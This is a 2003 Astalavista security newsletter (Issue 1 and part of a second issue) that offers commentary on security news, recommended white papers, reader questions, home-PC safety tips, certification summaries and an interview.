|---|
|- Astalavista Group Security Newsletter -|
|- Issue 1 24th of July 2003   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscriber,

Welcome to the first issue of Astalavista Group's Security Newsletter.The main idea behind starting this Newsletter is to educate and entertain Security interested people, to provide the reader with interesting and innovative Rubrics, and most importantly - to increase the reader's current
level of Security Awareness.Our Newsletter would be a periodical(monthly) contribution to the Security Scene and we hope you will find it a quality reading that was created in order to improve your Security knowledge.Every
subscriber will get access to Free Services and Consultations, various Astalavista's Promotions, up-to-date Security News, Exclusive Interviews with famous people that have never been interviewed before and many more. Your ideas, suggestions, tips and recommendations are highly valued and we
expect hearing from you at security@astalavista.net

Welcome to Astalavista Group's Security Newsletter!
Welcome to the Community!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one.Every day a new vulnerability is found,
new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most
interesting and up-to-date Security News during the month, a centralized

section that will provide you with our personal comments on the issue discussed.
Your comments and suggestions about this section are welcome at security@astalavista.net

---

[SERIOUS SECURITY FLAW IN CISCO'S NETWORK SOFTWARE]

Cisco Systems Inc. has announced that they have found a serious Security Flaw in their Network Software, that could literally disable any of the devices running their Interwork Operation System software.The devices could
be forced to stop processing(routing) any traffic by the time a complete restart is done.

More information on the problem can be found at:

http://www.eweek.com/article2/0,3959,1196606,00.asp
http://zdnet.com.com/2100-1105_2-1026518.html
http://www.ecommercetimes.com/perl/story/31142.html
http://biz.yahoo.com/djus/030718/1313000600_1.html

Astalavista's Comments:

Most of the Internet traffic worldwide is handled by Cisco's Networking Products, so you can imagine the effects of this flaw if it's not properly
taken care of.Cisco has released a free software upgrade that fixes the flaw, but, as always, it's up to the Administrators to take care of their network before someone else does so.Cisco Systems Inc. has released a Security Advisory where you can also find information on how to obtain the
free software upgrade.Locate the Advisory here:

http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

[ZONEALARM FACES A SERIOUS SECURITY FLAW IN ITS FREEWARE VERSION]

ZoneAlarm is believed to be the world's most popular firewall for home pcs
and in spite of the many other freeware firewalls on the market, it's still the
most preferred one.However, a recent post on the Bugtraq's Mailing List indicates a serious flaw in the firewall's core design and the way the Windows OS operates which results in millions of affected users.

The actual BugTraq's post can be found here:

http://www.securityfocus.com/archive/1/326371

Further information on the news can be located at:

http://www.theregister.co.uk/content/55/31481.html
http://www.extremetech.com/article2/0,3973,1185848,00.asp
http://www.spywareinfo.com/articles/zonelabs/exploit_hoax.php

Astalavista's Comments:

Indeed, ZoneAlarm is used by millions of Windows users worldwide so you can

imagine the scale of the impact for all of them.ZoneAlarm's Executives blame the Windows OS for the flaw and said that the problem is not in the way their firewall operates.The steps taken by the Executives can be defined as a highly inappropriate marketing strategy which could lead to the
loss of thousands of ZoneAlarm users as everyone hates to be forced in order to purchase a product.You have the right to choose your personal firewall instead of being forced to use one by the industry, so visit the following URL and learn more about various personal firewalls:

http://www.firewallguide.com/software.htm

[THE DEFACEMENT CHALLENGE]

Defacers and Defacements groups have organized a "Defacement Contest" where
the main goal was to deface as many web sites as possible within six hours.
After they have released the info to the public, there has been enormous scan attempts for known vulnerabilities worldwide.

The Contest's Official Site can be found here:

http://www.defacers-challenge.com/

More info on the topic can be located at these URLs:

http://www.zone-h.org/en/news/read/id=3005/
http://www.zone-h.org/en/news/read/id=2986/
http://www.eweek.com/article2/0,3959,1174323,00.asp
http://news.zdnet.co.uk/story/0,,t278-s2137062,00.html
http://www.vnunet.com/News/1142169

Astalavista's Comments:

A Defacement Contest?! I am amazed by the number of people who still deface
web sites, erase sensitive data and cause damage, and what's left when they are all united.Conducting a basic psychological profile of the whole "contest" and the individuals involved, you will see a large number of guys
who are up to running exploits and defacing web sites only, a group of people who monitor the Security Scene, challenges, seminars, contests, organized by
the real experts, and want to contribute with
what they can - defacing web sites and scanning for known vulnerabilities.
They just want to be a part of something, to be accepted by the community which is OK, but if they are spending their time and resources on other much more productive and useful activities.I wonder what's next, maybe a "Mass Trojans Infection Challenge" ?!

[THE FUTURE OF TAI UNDER QUESTION]

The Terrorism Information Awareness Program is facing funding problems due to
Senators who have proposed eliminating all money for the Pentagon's program
on creating a computerized terrorism surveillance program.

TAI's Official Web Site can be found here:

http://www.darpa.mil/iao/TIASystems.htm

More info on this issue can be located the the following URL:

http://edition.cnn.com/2003/ALLPOLITICS/07/16/pentagon.terrorism.ap/index.html
http://directory.google.com/Top/Regional/North_America/United_States/Society_and_Culture/Politics/Issues/Homeland_Security/Total_Information_Awareness/

Astalavista's Comment:

Is BigBrother really going to stop watching us?! I don't think so! And I'm
sure that those who are into conspiracies might even define this as
an attempt to take the public attention away from the actual progress on
the project.And even in case that the project is shut down, the Pentagon
will come up with another, less expensive, even more productive solution,
on how to monitor the citizens and potential terrorist activities.

[GOVERNMENT TAKES SERIOUS MEASURES TO PROTECT CUSTOMERS' DATA]

The United States' Federal Trade Commission has decided to take serious
measures and to pursue companies that promise increased security in order
to obtain personal information, but not to deliver it.

You can find more information on this issue at the following URL:

http://www.securityfocus.com/columnists/171

Astalavista's Comment:

The average Internet user doesn't think twice before giving away personal
information when asked for such and it's probably because of the lack of
understanding on how this information is used later, how insecurely it is
stored etc.FTC's effort on this issue should be highlighted though it's
the company's/organization's responsibility to provide the users with a
a high level of security, if they want to succeed in the electronic
marketplace.

03. Astalavista Recommends

This section is unique by its idea and the information contained
within.Its
purpose is to provide you with direct links to various white papers
covering
many aspects of Information Security.These white papers are defined as a
must
read for everyone interested in deepening his/her knowledge in the
Security field.The section will
continue to grown with each of the next issues.
Your comments and suggestions about the section are welcome at
security@astalavista.net

NOTE:Though some of these white papers might be conducted by vendors or
with

marketing purposes, we are in no way affiliated with any of these organizations.
We just define these papers as must read and highly interesting ones.

- General Security -

"INFORMATION SECURITY MANAGEMENT - AN EXECUTIVE GUIDE"

A highly interesting and comprehensive paper written with the idea to provide the Executives with an in depth view of the Information Security issue.Discussing topics like:

Assess Risk and Determine Needs
Establish a Central Management Focal Point
Implement Appropriate Policies and Related Controls
Promote Awareness, and many other...

http://www.astalavista.com/media/files/informationsecuritymanagement.pdf

"BUILDING AN INFORMATION TECHNOLOGY SECURITY AWARENESS AND TRAINING PROGRAM"

One of the best white papers concerning the topic of Building and Implementing
a Security Awareness Program.It represents a summary of recommendations of
the National Institute of Standard and Technology.If you have ever faced the problem
with creating and maintaining such a program, this is definitely a paper you should read.Covering topics like:

Awareness, Training, Education
Building a Strategy
Developing Awareness and Training Material
Implementing the Awareness and Training Program, and many other...

http://frame4.com/exchange/awareness.pdf

"DEFENSE TACTICS FOR DISTRIBUTED DENIAL of SERVICE ATTACKS"

A summary by the Federal Computer Incident Response Center(FedCIRC) covering
various defense tactics against DDoS attacks.

http://www.astalavista.com/media/files/ddosdefense.pdf

"HOST DISCOVERY WITH NMAP"

An interesting paper highlighting various techniques related to discovering
a host using the popular scanning tool - nmap.

http://www.astalavista.com/media/files/discovery.pdf

"THE USE OF HONEYNETS TO DETECT EXPLOITED SYSTEMS ACROSS LARGE ENTERPRISE NETWORKS"

With its very interesting and never discussed topic, this paper will be

an interesting reading for those who want to learn something new about the
ways honeypots are implemented and, most importantly, what they are used for.

http://www.astalavista.com/media/files/gatechhoneynet.pdf

- Information Security Basics -

"THE ABC OF COMPUTER SECURITY"

If you still haven't read this brief paper, you should.It will provide you
with alphabetical list of various Information Security Terms.Worth the read!

http://www.astalavista.com/media/files/abc.pdf

"CONNECTING TO THE INTERNET SECURELY - PROTECTION HOME NETWORKS"

One of the best white papers on Protecting Home Networks ever written by CIAC.
90 pages of detailed and useful information for the average Internet users.
Take your time and pay serious attention to this white paper.

http://www.astalavista.com/media/files/ciac2324_connecting_to_the_interne
t_securely_protecting_home_networks.pdf

"US-CHINA CYBER SKIRMISH OF APRIL-MAY 2001"

A very interesting report providing you with a lot of info on the US-China
Cyberconflict during April-May 2001.If you still haven't read it, you should.

http://www.astalavista.com/media/files/uschina.pdf

- Malicious Code -

"ACTIVE VIRUS PROTECTION"

This paper outlines various and must implement measures in order to protect
yourself and the organization you are working for against viruses though these
measures apply to all kinds of malicious software(viruses/trojans/worms) as well.

http://www.astalavista.com/media/files/active_virus_protection.pdf

"ANTI-VIRUS SOFTWARE REVIEWS"

This paper provides the reader with various tests of the most popular
anti-virus packages.The screenshots included will help you understand
the author's point of view.

http://www.astalavista.com/media/files/anti_virus_software.pdf

- Anti-Spam -

"STOP SPAM NOW"

The paper provides the reader with interesting info on the impact of the spam,
it will also help you with five different strategies for protection against spam.

http://www.astalavista.com/media/files/stop_spam_now.pdf

- Misc -

"KNOW YOUR ENEMY - A PROFILE"

This is a must read paper for those somehow interested in the carding scene.
It discusses automated credit card fraud, the actual happenings at the carding scene and everyone related to credit cards exchange.

http://www.astalavista.com/media/files/ccfraud.pdf

"AN INTRODUCTION TO INTRUSION DETECTION SYSTEMS - ASSESSMENT"

Intrusion Detection Systems basics exposed.The paper also discusses various
topics which might be of interest to the advanced users.If you are somehow
interested in IDSs, this paper will provide you with another point of view.

http://www.astalavista.com/media/files/intrusion.pdf

"PERSONAL FIREWALLS AND INTRUSION DETECTION SYSTEMS"

IBM T.J. Watson Research Center's publication discussing various aspects of personal firewall and intrusion detection systems.An interesting paper!

http://www.astalavista.com/media/files/iwar2001.pdf

"INTERNET PENETRATION TESTING"

An overview of this issue that will give you an insight view on the process.
Learn more about the ways an ethical penetration is done on someone's network.

http://www.astalavista.com/media/files/klevinskych05.pdf

"GIAC CERTIFIED FIREWALL ANALYST - PRACTICAL ASSIGNMENT"

Highly recommended white paper consisting of live examples of various firewall issues.You will be definitely impressed by the strategies and the
techniques suggested within.

http://www.astalavista.com/media/files/korak_dasgupta_gcfw.pdf

04. Free Security Consultation

Have you ever had a Security related question but weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security concerning e-mails we keep getting on a
daily basis, we have decided to start a free of charge service and offer it to our subscribers.Whenever you have a Security related question, you are
advised to direct it to us and within several days you will receive a qualified
response from one of our Security experts.The ones we consider as the most
interesting and useful for everyone we'll publish at the Newsletter. Neither your e-mail, nor your name will be mentioned anywhere.

Direct all of your Security questions to security@astalavista.net

Below are this month's questions, thank you very much for your interest!

Question: Hello! I used to surf the net using a dial-up connection, but I've recently got hold of an ADSL one.I think that being online all the time increases
the chance of getting hacked and this is my biggest concern about this kind of connection.For my protection I use Norton Anti-Virus and my favorite firewall is ZoneAlarm.I believe I'm quite experienced at using this firewall though I believe there's still a lot to learn.My question is,
can you provide me with more info on how to securely configure it;are there
any online security tests where I can see is it really that effective as I
think it is? Thanks a lot for your time, keep up the good work at Astalavista!

Answer: Indeed, your ADSL represents threat not only to the personal/sensitive
data you hold, but to the whole world as well.That's why it should be properly
protected even before connecting it to the Internet.Having an Anti-Virus scanner and a personal firewall increases your level of Security though these
measures could be absolutely pointless in case that you are not behaving securely while using the Internet.Concerning your ZoneAlarm question, I would
advise you to take a look at the following paper:

http://www.myonlinesecurity.com/articles/20020514_001.htm

And here's a list of online Security tests, where you can evaluate your current level of Security, but keep in mind that these tests are not always
accurate meaning they can't provide you with a complete answer to your question.

http://scan.sygatetech.com/
http://www.hackerwhacker.com/
http://grc.com/default.htm

I hope we've helped you in some way, if you have any other questions do not
hesitate to contact us at security@astalavista.net

Question: Congratulations on your portal!I've started using it every day and I must say that I'm impressed by its comprehensive content.Although I'm sure you're getting thousands of e-mails daily, mostly about submissions,
I have a question and I don't know where to ask for the answer, so I've decided
to mail it to you with the hope that you'll be able to reply.Thanks a lot!

A couple of months ago the company I work for enforced E-mail Security Policy on all levels of the organization.My concern is that my e-mail is being read and the sites I visit are monitored which is something I define
as personal information as I believe I can distinguish a user-friendly from
possibly dangerous web site.How do I protect my personal information and the confidentiality of my e-mail correspondence?

Answer: Thanks for your comments, we really appreciate getting such kind words concerning the work we've done, and be sure there will be many more new features on Astalavista in the next couple of months, that's for sure!

Security Policies are needed in order to improve the Security within the organization and you're advised to follow them.On your e-mail monitoring concern, get hold of PGP and start encrypting your correspondence, a process
that will protect your e-mails for sure.On the web site's monitoring
it would be best to talk with someone from the ITSecurity department in order
to get more information on how and why web visits are monitored, they should
provide you with this info without any problems.

Get PGP at:

http://www.pgpi.org/

Question: Hi folks! Though the file I've submitted wasn't written by me, I hope I helped the visitors of your site as the paper is really good! I have a question regarding linux security and it would be great if you have the time and mail me back with a small response.I've always been a Windows user but now I'm turning to Linux.It's a completely new OS to me and I'm still learning its basics though I believe I'm progressing pretty fast.I would like to know more about linux security, how to protect my computer
configure firewall etc. as my ADSL connection was often targeted by hackers
when I was using Windows and I don't even have a firewall on my linux at the moment.Thanks a lot!

Answer: The paper is truly excellent, thanks a lot for submitting it!
As you are new to Linux but have an ADSL connection and not a clue about Linux Security, I would advise you to learn more about the OS's Security before connecting it to the Internet, otherwise you're exposing all of your
sensitive data, while on the other hand your connection and computer could
be used to commit further illegal activities.When you have at least the basic Security measures in place, then you can connect to the Internet
and start playing around with the other Security issues discussed in the papers
I'm going to recommend you.

http://astalavista.com/newsletter/1/files/rute.html.tar
http://astalavista.com/newsletter/1/files/improving-unix-security.pdf
http://astalavista.com/newsletter/1/files/unix_system_security.pdf
------
Thanks a lot for your interest in this Service, we'll make sure everyone receives a qualified response from one of our experts but keep in mind that
we get thousands of e-mails daily and be patient.
Direct all of your questions to security@astalavista.net

05. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet to make business and increase productivity, we've decided that there should be a special section for corporate security where
advanced and highly interesting topics will be discussed in order to provide
that audience with what they're looking for - knowledge!

- Security Certifications -

This article is intended to be interesting for a company's executive or the
one responsible for recruiting new staff.Its idea is to provide the reader
with interesting and summarized information on the most popular security certifications worldwide, external links would be included as well.You're advised to take a look at their web sites if you're looking for more information.

CISSP(Certified Information Security Professional)

CISSP is one of the most widely recognized security certifications.It is very complex and covers all the aspects of Information Security, it requires
an extended experience in the IS field, so an individual handling such a certificate
can be defined as a highly professional expert with years of experience in
the field of Security.

Offered by: International Information Systems Security Certification Consortium(ISC2)
Location: Framingham, MA, USA

Phone: 888-333-4458
e-mail: info[at]isc2.org
web site: http://www.isc2.org

External information:

http://www.contingencyplanning.com/PastIssues/mar2003/3.cfm
http://www.isse.gmu.edu/~csis/seminars/presentations/csis_cissp.pdf
http://www.cissp.com

GSE(GIAC Certified Security Engineer)

Another well known and recognized certification offered by the Sans Institute.
Those holding this certification can demonstrate an extended knowledge in computer security expertise.

Offered by: Sans Institute
Location: Bethesda, MD, USA
Phone: 866-570-9927
e-mail: giactc[at]sans.org
web site: http://www.giac.org

Other world known and widely recognized certifications by Sans institute and other vendors include:

Certification: SCNA(Security Certified Network Architect)
web site: http://www.securitycertified.net

Certification: SCNP(Security Certified Network Professional)
web site: http://www.securitycertified.net

Certification: CISM(Certified Information Security Manager)
web site: http://www.isaca.org

Certification: CISA(Certified Information Systems Auditor)
web site: http://www.isaca.org

Certification: CCSA(Check Point Certified Security Administrator)
web site: http://www.checkpoint.com

Certification: CCSP(Cisco Certified Security Professional)
web site: http://www.cisco.com

Certification: SCSP(Symantec Certified Security Practitioner)
web site: http://www.symantec.com

06. Home Users Security Issues

Due to the high number of e-mails we keep getting from novice users, we've
decided that it would be a very good idea to provide those with their very
special section discussing various aspects of Information Security in a non-technical way, while on the other hand increase their current knowledge
level.Enjoy yourself!

- Tips For Protecting Your Home PC -

Hundreds of new users connect to the Internet every day.Most of these are not only new to the Internet but to general Security concepts as well.The only measure they've heard about for protection against hackers is the anti-virus scanner and the personal firewall.The idea of this article is to
recommend various Security strategies for their Home PC's.

01.Physical Security is an issue that you should take very seriously if you want
to limit or eliminate possible local security problems.Set up a reasonable
BIOS password and have your screensaver password protected.

02.Having an Anti-Virus software would be a wise idea as well, though you should limit the downloads from untrusted and potentially dangerous web sites to the minumum.Make sure you update the software at least twice per month and scan every file before you run it.

03.Always use the latest version of your software, visit the vendor's web site
and check for regular updates as new security bugs appear very often.

04.Install a decent firewall and learn how it works in order to modify and get
the maximum out of it.Remember that firewalls are not a complete solution to
your security though they are very useful.Browse through various firewall products and choose the one that perfectly fits your needs.

http://www.firewallguide.com/software.htm

05.When you're away from the computer and have no Internet related background
programs running, you're advised to physically disconnect your modem from the
computer.

06.Backup! Do backup your sensitive data so in case a security problem appears and somehow damages the data, you'll be still able to use it after
a clean reinstall of the system is done.

07.Encrypt your e-mails and your important data, so in case of an intrusion
the attacker won't be able to get hold of this information.
Locate PGP at http://www.pgpi.org/

08.Pay additional attention as far as any chat applications are concerned.
These are often the source of malicious
code(viruses/trojans/worms)infection.

09.Whenever your e-mail has a secure log in(SSL)option, take advantage of it
as it will limit the chance of someone sniffing your accounting data(login+password).

10.When reading e-mails, disable ActiveX, Java etc. a good idea would be to

"Go Offline" while reading any messages so that a malicious program won't be
able to get autostarted.

Further reading materials on the topic can be found at:

http://www.cert.org/tech_tips/home_networks.html
http://www.computeractive.co.uk/Features/1138957

07. Meet the Security Scene

In this section you are going to meet famous people, security experts and all the folks who contribute to the growth of the community in some way. We hope that you'll enjoy these interviews and that you'll learn a lot of interesting information through this section.In this issue we've interviewed
Proge from Progenic.com a site I'm sure you're all aware of.

Interview with Proge, Founder of Progenic
http://www.progenic.com/

Astalavista: To those who still don't know of Progenic.com, give us a brief
introduction of the whole idea and its history?

Proge: Basically it all started in back in 98, we just made software for the fun of it and stuck it up on a webpage, mostly pretty simple stuff.It was a fun time but as the scene grew, things got a little out of hand, and
when FakeSurf (the first automated surfing tool) was released we had legal
threats from Alladvantage, lost our sponsorship that was paying for the bandwidth and were flooded with people wanting nothing more than a quick buck.I think that's when everyone decided enough was enough, and we took the site behind closed doors, I left the toplist up on Progenic.com because
it's a scene I came from and I don't want to see it die.At the moment I'm working on more constructive things like DownSeek.com, it's more satisfying to
create something that helps people.

Astalavista: As being on the Scene for such a long time, what is your opinion on today's Security threats home and corporate users face every day?

Proge: There are usually two reasons why you become a target, automated software scanning your system for known exploits that you should have patched, or you've made yourself a target.If someone wants to break into your system then unless you have a dedication to security, that window between an exploit and a patch is going to get you.Even if you stay on top
of things, it can still be a battle.
According to Microsoft 'the only truly secure computer is the one buried in concrete, with the power turned off and the network cable cut' and you probably run their operating system.

Astalavista: Is Security through Education the perfect model for any organization?

Proge: Definitely!I'm still amazed that there are programmers and sys-amins
out there, who think functionality first, security second or not at all.You
need to understand hacking to understand Security, you know the reasons why
you lock your door at night, why you set an alarm, but do you know why you
have a firewall or an intrusion detection system, or did it just sound like
a good idea when you got a glossy leaflet warning you about 'hackers' and
asking your money? You can't just install a product and forget about
Security, but that's what the industry tries to sell.Security is a constant
threat and it isn't game over until you lose.

Astalavista: How real you think is the threat of CyberTerrorism?

Proge: With people like we have in power it gets more real.Like I said,
if you make yourself a target, you've got a problem.

Astalavista: Is BigBrother really watching us, and what's the actual
meaning of the word 'privacy' nowadays ?

Proge: A good question, they're definitely watching us but to what degree,
who knows.It doesn't hurt to have a healthy paranoia.
There're two sides to the privacy argument really.Either you're worried
that government/business is overstepping the mark and intruding on your
personal life for their own benefit, or you've got something to hide.
Unfortunately privacy is being marketed at those with something to hide,
you've seen the ads, cheating on your wife? Grooming underage kids? Erase
your history, don't get caught etc.It's ironic that there are more ethics
in a scene that is largely banded a threat to Security than there are in
government and business.

Astalavista: Thanks for your time, Proge.

Proge: You're welcome!

08. Astalavista.net Membership

As I believe, there're still Astalavista.com users who are not aware of the
Astalavista.net's existence, or someone might has just come across this
issue of the newsletter, I've decided to provide the reader with a brief
introduction of Astalavista.net - The World's Best Information Security
Portal.

Astalavista.net is world known and highly respected Security Portal offering
an enormous database of very well sorted and categorized Information Security
resources, files, tools, white papers, e-books and many more.At you disposal
there are also thousands of working proxies, wargames servers where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share
their knowledge and answer your questions, replies are always received no matter
of the question asked.
- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal
messages, a growing archive of white papers containing info on previous
hacks of these servers is available as well.

http://www.Astalavista.net/
The Advanced Security Member Portal

09. Webmasters' Affiliation

Are you looking for external financial sources? Look no further, join our
Affiliate program and earn money for reselling Astalavista.net's
memberships.

How does it work?

All you need to have is a web site where you'll be able to link Astalavista
using our special Affiliate program's link, which keeps track of every account
registered through your site.Thousands of users are already reselling membership
and getting an extra cash just because of the web site they own.Some are even
trying to convince their users of the Astalavista.net's benefits but it's all
up to you.

- It's free to join
- You only need to make 50$ to get paid
- Payouts sent by PayPal or banktransfers
- Effective high-quality banners available
- Resell memberships to one of the best Security Portals on the web

For registration or additional information visit the following URL:

http://astalavista.net/new/ads.php

10. Final Words

The first issue of Astalavista Group's Security Newsletter is a fact!I hope
that you've learnt a lot of interesting things and enjoyed reading it.There
will be many new sections in the next issue of our newsletter, so keep
watching.

I would really appreciate your feedback about the whole idea, and if you believe
you can contribute in any way to the Newsletter, do not hesitate to do so as
full credit will be given to you and your ideas.

Thanks for your interest!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 4 18 September 2003   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscriber,

The second issue of Astalavista's Security Newsletter is a fact.We are still amazed by the level of interest
you have shown in the first issue.Thanks a lot for the hundreds of e-mails we have received, for the recommendations, for
the proposals and, most importantly, for the nice words.The success of this newsletter is measured by YOU - our readers, by
the e-mails we keep receiving, by the increasing interest and willingness for contribution from your side.We are
more than even devoted to continuing the development of the newsletter! We would like to let you know that we read all of
your e-mails, it's just that we get thousands of them, so we kindly ask you to be patient while expecting our response.

In Issue 2 of Astalavista's Security Newsletter you will read helpful articles on Security Awareness Programs, strategies
for protecting your E-mail, a very interesting interview with Jason Scott, the founder of TextFiles.com and our new section -
Security Sites Review.

We appreciate your comments/recommendations and anything else related to the newsletter.We are also looking for reliable
mirrors of our current and future issues.

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one.Every day a new vulnerability is found,
new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most
interesting and up-to-date Security News during the month, a centralized section that will provide you with our personal comments on the issue discussed.
Your comments and suggestions about this section are welcome at security@astalavista.net

[MS BLASTER WORM HITS THE NET]

A worm exploiting last month's RPC DCOM vulnerability began crawling around
the Internet, searching for unpatched Windows 2000 and Windows XP machines.Its purpose is to
lunch a DoS (denial of service attack) against the windowsupdate.com site.

More information can be found at:

http://www.securityfocus.com/news/6689
http://news.bbc.co.uk/1/hi/technology/3143625.stm
http://edition.cnn.com/2003/TECH/internet/08/29/worm.arrest/index.html

The Advisory released by Microsoft:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-026.asp

An analysis of the worm, provided by different organizations/vendors:

https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf
http://www.sophos.com/virusinfo/analyses/w32blastera.html
http://www.f-secure.com/v-descs/msblast.shtml

Astalavista's Comments:

Every month a new 20-40 line malicious worm hits the net and infects thousands of companies' end users.A novice virii coder is experimenting with his/her skills in order to become famous around his community or to achieve his/her(in most of the cases) pointless goal.The community needs to take adequate measures in order to stop these, it is too irresponsible to be happening!

Another interesting article can be located at:

http://www.securityfocus.com/news/6728

[A DDoS ATTACK SHUTS DOWN ANTI-SPAM BLACKLIST]

One of the largest anti-spam blacklists has been shut down by its operator because of a massive DDoS attack.The popular service relays.osirusoft.com would be down for an undetermined period of time.

More info at:

http://www.zdnet.com.au/newstech/communications/story/0,2000048620,20277794,00.htm

Astalavista's Comment:

I thought that spammers were into spamming only, not in DDoS'ing.Although the effectiveness of these blacklists is constantly discussed, due to the high number of legitimate e-mails they are blocking, this one really pissed off somebody.There's no perfect solution for the spam problem yet, and the number of novice spammers keeps increasing.

Interesting articles can be located at:

http://www.info-world.com/spam.diagnosis/
http://www.informationweek.com/story/showArticle.jhtml?articleID=14700273
http://www.newsfactor.com/perl/story/22073.html

[SECURITY THREATS TO BUSINESS-TECHNOLOGY SYSTEMS KEEP GROWING]

More than 76,000 security incidents were reported in the first six months of this year, according to results of the 2003 InformationWeek Research U.S. Information Security Survey.In spite of these, fewer businesses rank security as high priority and fewer plan to boost security investments.

An analysis conducted by Security Pipeline can be located at:

http://www.securitypipeline.com/showArticle.jhtml;jsessionid=AQ5DRW40K4B5QQSNDBGCKH0CJUMEKJVN?articleId=12808004

Astalavista's Comment:

Cyberattacks are getting more complicated, more devastating and harder to detect.Investing money in the Information Security issue should be the E-company's first expenditure if it wants to survive.However, a large number of organizations aren't as serious as they should be, as far as Security is concerned.The "this won't happen

to us" manner of thinking is what keeps them safe, their firewalls properly configured, their Information Security Office well financially supported.

[NSA PROPOSES A BACKDOOR DETECTION CENTER]

The National Security Agency's cybersecurity chief is calling on a Congress to fund a new National Software Assurance Center, dedicated to developing advanced techniques for detecting backdoors and logic bombs in large software applications.

More info can be found at:

http://www.securityfocus.com/news/6671/

Astalavista's Comment:

NSA is the U.S. Intelligence most secret agency, so their move needs to be precisely examined in order to understand their real intentions.The concept is OK, but the problem is how effective will be, whether the collected information will be shared across the community, or it will be used for the agency's purposes only.Involving the community doesn't mean that certain parts of the information won't be classified due to various reasons.I believe that NSA should be closely working with the country's major ISPs in order to reduce or warn about possible malicious code dissemination on time, instead of peeking at a company's software.

[CYBERTERROR FEARS MISSED THE REAL THREAT - 9-11]

A top U.S cyber security official says that the Government was expecting imaginative terrorist hackers, while real terrorists were planning 9-11

More info is available at:

http://www.securityfocus.com/news/6589

Astalavista's Comment:

Indeed, the 9-11 attacks surprised and shocked the whole world, and mainly the U.S Intelligence, which is still blamed for letting this happen.The Cyberterrorism problem should not be underestimated, because our economy and infrastructure is still vulnerable to this sort of threat, but the job of the Intelligence is to play as many scenarios as possible, based on the information gathered about the potential enemy's capabilities and possible intentions.However, when you pretend to be the best, sometimes, if not in most of the cases, you forget yourself and what your actual capabilities are.

03. Astalavista Recommends

This section is unique by its idea and the information included within.Its purpose is to provide you with direct links to various white papers covering

many aspects of Information Security.These white papers are defined as a must
read for everyone interested in deepening his/her knowledge in the Security field.The section will
keep on growing with each next issue.Your comments and suggestions about the section are welcome at
security@astalavista.net

NOTE:Though some of these white papers might be conducted by vendors or with
marketing purposes, we are in no way affiliated with any of these organizations.
We just define these papers as a must read and highly interesting ones.

- General Security Papers -

" BREAKING INTO COMPUTER NETWORKS FROM THE INTERNET "

A comprehensive and extremely useful paper, summarizing and discussing the most common techniques, used
by attackers.Each of the well known and widely used ports is analyzed from the hacker's point of view.A source code and
external resources are included as well.

http://frame4.com/exchange/hackingguide3.1.pdf

" ANALYSIS OF REMOTE ACTIVE OPERATING SYSTEM FINGERPRINT TOOLS "

The paper reviews indepth various popular OS fingerprinting tools, the ways they operate, and analyses each of their
functions and various stategies to protect your systems against fingerprinting tools.

http://frame4.com/exchange/osdetection.pdf

" PROTECTING AGAINST THE UNKNOWN - A GUIDE FOR IMPROVING NETWORK SECURITY TO PROTECT THE INTERNET AGAINST FUTURE FORMS OF
SECURITY HAZARDS "

If you still haven't read the Packet Storm Security Competition 'Storm Chaser 2000' winner paper by Mixter, you are strongly
advised to read this quality publication.The author included topics which have never been discussed before, a very well organized
and easy to read, take your time and read it.

http://frame4.com/exchange/mixter.doc

" CONFIGURING INTERNET EXPLORER SECURITY ZONES "

A very interesting topic that would teach you a lot of useful stuff; the paper contains explanations of various browser
attacks and why they are so dangerous.

http://frame4.com/exchange/explorer-zones.pdf

- Misc Security Papers -

" ECHELON - THE DANGERS OF COMMUNICATIONS IN THE 21ST CENTURY "

Do you want to know more about Echelon - The Global Monitoring Program, do you want to know how it works, for what it is used and various other topics related to e-espionage? Go and get this paper!

http://frame4.com/exchange/echelon.pdf

" UNDERSTANDING INFORMATION AGE WARFARE "

This is one of the best e-books I have ever come across, discussing the Information Warfare subject.You will be amazed by its content and the topics discussed inside.High quality in 319 pages reading!

http://frame4.com/exchange/uiaw.pdf

" CHINESE INFORMATION WARFARE: A PHANTOM MENACE OR EMERGING THREAT? "

A very interesting paper conducted by the Strategic Studies Institute, U.S Army War College, discussing the China's interest and current projects/capabilities in the Infrormation Warfare field.

http://frame4.com/exchange/chinainfo.pdf

04. Free Security Consultation

Did you ever have a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security concerning e-mails we keep getting on a daily basis, we have decided to start a service free of charge, and offer it to our subscribers.Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our Security experts.The questions we consider most interesting and useful will be published at the section.
Neither your e-mail, nor your name will be mentioned anywhere.

Direct all of your Security questions to security@astalavista.net

We were pleasently surprised to see the number of this month's security related questions.
Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible, and provide you with an accurate answer to your questions.

Question: What is the best way to learn system penetration testing?

Answer: Penetration testing can be defined as a crucial process for evaluating your system/network's current level of Security.It is absolutely right to call penetration testing an ethical hacking, just because it

provides you with the hacker's point of view about your system/network.

In order to conduct a successful penetration test, you need to be aware of all the tools and techniques adopted by attackers, you need to understand how an organization works, how a network operates and to put it straight, you need to hack yourself! If you have the legal permission and the privileges to conduct a penetration test on your network, this is great, but if you don't, you will need to set up a system and try to hack it in order to increase your experience.You could also participate at some WarGames contest, you will learn a lot of things.

